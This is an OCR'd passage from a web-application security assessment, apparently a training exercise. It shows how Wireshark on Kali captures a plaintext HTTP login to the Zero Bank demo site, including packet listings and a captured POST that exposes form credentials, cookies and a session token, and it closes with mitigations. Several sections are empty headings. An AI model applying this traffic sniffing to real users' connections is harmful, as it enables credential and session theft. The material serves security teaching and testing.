


21) UNWANTED SERVICES RUNNING ON THE SERVER

In the server level, no open ports and version details should be given.



22) SECURELESS HTTP



23) CHECKING FOR SENSITIVE DATA EXPOSURE USING THE TOOL WIRESHARK

Vulnerability:


Sensitive data exposure occurs when an application, company, or other entity inadvertently exposes personal data. ... This might be a result of a multitude of things such as weak encryption, no encryption, software flaws, or when someone mistakenly uploads data to an incorrect database.


Steps to reproduce:


a) open kali, choose the default tool wireshark and run it
b) open browser and try to login to the application
c) turn off the wireshark
d) get the ip address of the server and filter the request
e) choose the request which is having protocol http
f) select follow and tcp stream


Mitigation:


a) upgrade to https current version
b) Encrypt data during transport and at rest.
c) Minimize data surface area.
d) Use the latest encryption algorithms.
e) Disable autocomplete on forms that collect data.
f) Disable caching on forms that collect data.



Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
Screenshot_2021-10-0...
Pictures
12:00 PM
Screenshot_2021-10-09_11_32_49.png - Image Viewer [4/9]
File Edit View Go Help
The Wireshark Network ...
11:32 AM
The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 3.4.4 (Git v3.4.4 packaged as 3.4.4-1).
Ready to load or capture
No Packets
Screenshot_2021-10-09_11_32_49.png 1920 x 950 153.9 kB 84.2%
Type here to search
30°C Light rain


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
Screenshot_2021-10-0...
Pictures
12:00 PM
Screenshot_2021-10-09_11_36_57.png - Image Viewer [5/9]
File Edit View Go Help
Zero - Log in - Mozilla Fi...
The Wireshark Network ...
11:36 AM
Zero - Log in - Mozilla Firefox
Kali Linux
Zero - Log in
zero.webappsecurity.com/login.html
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Zero Bank
Log in to ZeroBank
Login username
Password ••••••••
Keep me signed in
Sign in
Forgot your password ?
Download WebInspect
Terms of Use
Contact Micro Focus
Privacy Statement
The Free Online Bank Web site is published by Micro Focus Fortify for the sole purpose of demonstrating the functionality and effectiveness of Micro Focus Fortify's WebInspect products in detecting and reporting Web application
All interfaces shown
Ready to load or capture
No Packets
Screenshot_2021-10-09_11_36_57.png 1920 x 950 134.6 kB 84.2%
Type here to search
30°C Light rain


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
Screenshot_2021-10-0...
Pictures
12:02 PM
Screenshot_2021-10-09_11_39_13.png - Image Viewer [6/9]
File Edit View Go Help
Zero - Account Summar...
*eth0
11:39 AM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
49 19.557514428 10.0.2.15 54.82.22.214 TCP 54 47514 → 80 [ACK] Seq=2 Ack=2 Win=64240 Len=0
50 20.475418023 10.0.2.15 172.217.163.195 TCP 54 [TCP Dup ACK 1#2] 51954 → 80 [ACK] Seq=1 Ack=1 Win=63791 Len=0
51 20.476727435 172.217.163.195 10.0.2.15 TCP 60 [TCP Dup ACK 2#2] [TCP ACKed unseen segment] 80 → 51954 [ACK] Seq=1 Ack=2 Win=65535 Len=0
52 21.785985265 10.0.2.15 54.82.22.214 TCP 54 47512 → 80 [FIN, ACK] Seq=1307 Ack=20785 Win=62780 Len=0
53 21.787478995 54.82.22.214 10.0.2.15 TCP 60 80 → 47512 [ACK] Seq=20785 Ack=1308 Win=65535 Len=0
54 21.806590175 54.82.22.214 10.0.2.15 TCP 60 80 → 47512 [FIN, ACK] Seq=20785 Ack=1308 Win=65535 Len=0
55 21.806645403 10.0.2.15 54.82.22.214 TCP 54 47512 → 80 [ACK] Seq=1308 Ack=20786 Win=62780 Len=0
56 26.836551291 10.0.2.15 54.82.22.214 TCP 74 47518 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3483432360 TSecr=0 WS=128
57 26.863061192 10.0.2.15 54.82.22.214 TCP 74 47520 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3483432387 TSecr=0 WS=128
58 27.113870514 10.0.2.15 54.82.22.214 TCP 74 47522 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3483432638 TSecr=0 WS=128
59 27.174069068 54.82.22.214 10.0.2.15 TCP 60 80 → 47520 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
60 27.174349618 10.0.2.15 54.82.22.214 TCP 54 47520 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
61 27.174069293 54.82.22.214 10.0.2.15 TCP 60 80 → 47518 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
Frame 49: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 54.82.22.214
Transmission Control Protocol, Src Port: 47514, Dst Port: 80, Seq: 2, Ack: 2, Len: 0
Frame (frame), 54 bytes
Packets: 132 · Displayed: 132 (100.0%) · Dropped: 0 (0.0%)
Screenshot_2021-10-09_11_39_13.png 1920 x 950 222.5 kB 84.2%


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
Screenshot_2021-10-0...
Pictures
12:02 PM
Screenshot_2021-10-09_11_41_01.png - Image Viewer [7/9]
File Edit View Go Help
Zero - Account Summar...
*eth0
11:41 AM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
52.82.22.214
No. Time Source Destination Protocol Length Info
59 27.174069068 54.82.22.214 10.0.2.15 TCP 60 80 → 47520 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
60 27.174349618 10.0.2.15 54.82.22.214 TCP 54 47520 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
61 27.174069293 54.82.22.214 10.0.2.15 TCP 60 80 → 47518 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
62 27.174414402 10.0.2.15 54.82.22.214 TCP 54 47518 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
63 27.174073495 10.0.2.15 54.82.22.214 HTTP 696 POST /signin.html HTTP/1.1 (application/x-www-form-urlencoded)
64 27.175463530 54.82.22.214 10.0.2.15 TCP 60 80 → 47518 [ACK] Seq=1 Ack=643 Win=65535 Len=0
65 27.562866884 54.82.22.214 10.0.2.15 HTTP 469 HTTP/1.1 302 Found
66 27.562928703 10.0.2.15 54.82.22.214 TCP 54 47518 → 80 [ACK] Seq=643 Ack=416 Win=63825 Len=0
67 27.567803109 54.82.22.214 10.0.2.15 TCP 60 80 → 47522 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
68 27.567876646 10.0.2.15 54.82.22.214 TCP 54 47522 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
69 27.578888602 10.0.2.15 54.82.22.214 HTTP 539 GET /auth/accept-certs.html?user_token=29e51a26-6044-4f1b-bc09-165189dfa0d0 HTTP/1.1
70 27.579669708 54.82.22.214 10.0.2.15 TCP 60 80 → 47520 [ACK] Seq=1 Ack=486 Win=65535 Len=0
71 27.934086343 54.82.22.214 10.0.2.15 HTTP 448 HTTP/1.1 302 Found
Frame 63: 696 bytes on wire (5568 bits), 696 bytes captured (5568 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 54.82.22.214
Transmission Control Protocol, Src Port: 47518, Dst Port: 80, Seq: 1, Ack: 1, Len: 642
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Frame (frame), 696 bytes
Packets: 132 · Displayed: 132 (100.0%) · Dropped: 0 (0.0%)
Screenshot_2021-10-09_11_41_01.png 1920 x 950 264.6 kB 84.2%


File Machine View Input Devices Help
Zero - Account Summar... Wireshark
11:43 AM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 4
No. Time Source Destination Protocol Length Info
56 26.836551291 10.0.2.15 54.82.22.214 TCP 74 47518 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3483432360 TSecr=0 WS=128
61 27.174069293 54.82.22.214 10.0.2.15 TCP 60 80 → 47518 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
62 27.174414402 10.0.2.15 54.82.22.214 TCP 54 47518 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
63 27.174873495 10.0.2.15 54.82.22.214 HTTP 696 POST /signin.html HTTP/1.1 (application/x-www-form-urlencoded)
64 27.175463530 54.82.22.214 10.0.2.15 TCP 60 80 → 47518 [ACK] Seq=1 Ack=643 Win=65535
65 27.562866884 54.82.22.214 10.0.2.15 HTTP 469 HTTP/1.1 302 Found
66 27.562928703 10.0.2.15 54.82.22.214 TCP 54 47518 → 80 [ACK] Seq=643 Ack=416 Win=6382
97 29.809643441 10.0.2.15 54.82.22.214 HTTP 541 GET /auth/security-check.html?user_token= TP/1.1
98 29.810616252 54.82.22.214 10.0.2.15 TCP 60 80 → 47518 [ACK] Seq=416 Ack=1130 Win=655
103 30.093443137 54.82.22.214 10.0.2.15 HTTP 397 HTTP/1.1 302 Found
104 30.093496271 10.0.2.15 54.82.22.214 TCP 54 47518 → 80 [ACK] Seq=1130 Ack=759 Win=638
Frame 63: 696 bytes on wire (5568 bits), 696 bytes captured (5568 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 54.82.22.214
Transmission Control Protocol, Src Port: 47518, Dst Port: 80, Seq: 1, Ack: 1, Len: 642
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
0000 52 54 00 12 35 02 08 00 27 0e 34 8d 08 00 45 00 RT··5··· '·4···E·
0010 02 aa b9 10 40 00 40 06 26 07 0a 00 02 0f 36 52 ····@·@· &·····6R
0020 16 d6 b9 9e 00 50 79 c9 bf 15 01 f0 18 02 50 18 ·····Py ·····P·
0030 fa f0 5b d3 00 00 50 4f 53 54 20 2f 73 69 67 6e ··[···PO ST /sign
0040 69 6e 2e 68 74 6d 6c 20 48 54 54 50 2f 31 2e 31 in.html HTTP/1.1
0050 0d 0a 48 6f 73 74 3a 20 7a 65 72 6f 2e 77 65 62 ··Host: zero.web
0060 61 70 70 73 65 63 75 72 69 74 79 2e 63 6f 6d 0d appsecur ity.com·
0070 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a ·User-Ag ent: Moz
0080 69 6c 6c 61 2f 35 2e 30 20 28 58 31 31 3b 20 4c illa/5.0 (X11; L
0090 69 6e 75 78 20 78 38 36 5f 36 34 3b 20 72 76 3a inux x86 _64; rv:
00a0 37 38 2e 30 29 20 47 65 63 6b 6f 2f 32 30 31 30 78.0) Ge cko/2010
00b0 30 31 30 31 20 46 69 72 65 66 6f 78 2f 37 38 2e 0101 Fir efox/78.
00c0 30 0d 0a 41 63 63 65 70 74 3a 20 74 65 78 74 2f 0··Accep t: text/
00d0 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e html,app lication
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
Frame (frame), 696 bytes
Packets: 132 · Displayed: 11 (8.3%) · Dropped: 0 (0.0%)


Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal Screenshot_2021-10-0... Pictures
12:02 PM
Screenshot_2021-10-09_11_44_53.png - Image Viewer [9/9]
File Edit View Go Help
Zero - Account Summar... Wireshark
11:44 AM
Wireshark · Follow HTTP Stream (tcp.stream eq 4) · eth0
POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://zero.webappsecurity.com
Connection: keep-alive
Referer: http://zero.webappsecurity.com/login.html
Cookie: JSESSIONID=5760C0C1
Upgrade-Insecure-Requests: 1
user_login=username&user_password=password&submit=Sign+in&user_token=29e51a26-6044-4f1b-bc09-165189dfa0d0HTTP/1.1 302 Found
Date: Sat, 09 Oct 2021 15:37:34 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: /auth/accept-certs.html?user_token=29e51a26-6044-4f1b-bc09-165189dfa0d0
Content-Length: 0
Set-Cookie: JSESSIONID=F52701FB; Path=/; HttpOnly
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
GET /auth/security-check.html?user_token=29e51a26-6044-4f1b-bc09-165189dfa0d0 HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Connection: keep-alive
Cookie: JSESSIONID=F52701FB
Upgrade-Insecure-Requests: 1
HTTP/1.1 302 Found
Date: Sat, 09 Oct 2021 15:37:38 GMT
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: *
Packet 63. 2 client pkts, 2 server pkts, 3 turns. Click to select.
Entire conversation (1,887 bytes)
Show data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
wireshark_eth0H4Z7A1.pcapng
Screenshot_2021-10-09_11_44_53.png 1920 x 950 338.4 kB 84.2%

24) SQL INJECTION

Vulnerability:

